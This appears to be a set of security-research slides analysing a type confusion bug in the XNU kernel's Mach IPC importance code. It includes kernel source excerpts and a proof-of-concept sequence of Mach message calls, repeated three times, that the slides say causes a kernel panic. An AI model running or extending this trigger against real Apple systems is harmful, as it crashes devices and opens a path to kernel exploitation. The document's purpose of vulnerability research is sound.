
# ipc\_importance\_task\_release

```
void
ipc_importance_task_release(ipc_importance_task_t task_elem)
{
    if (IIT_NULL == task_elem) {
        return;
    }

    ipc_importance_lock();
#ifndef IIE_REF_DEBUG
    incr_ref_counter(task_elem->iit_elem.iie_task_refs_dropped);
#endif
    ipc_importance_release_locked(&task_elem->iit_elem);
    /* unlocked */
}
```

A type confusion between ipc\_port and ipc\_importance\_task\_t!

# Consequence of the type confusion



- `ipc_importance_task_release` leads to `iie_bits` decrement

```
ipc_importance_release_internal(ipc_importance_elem_t elem)
{
    incr_ref_counter(elem->iie_refs_dropped);
    return os_atomic_dec(&elem->iie_bits, relaxed) & IIE_REFS_MASK;
}
```


`ipc_importance_task_release(dst_port)` leads to decrement of  
dst\_port's `io_bits`

# How the panic happened

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```




# How the panic happened

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```




# How the panic happened

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

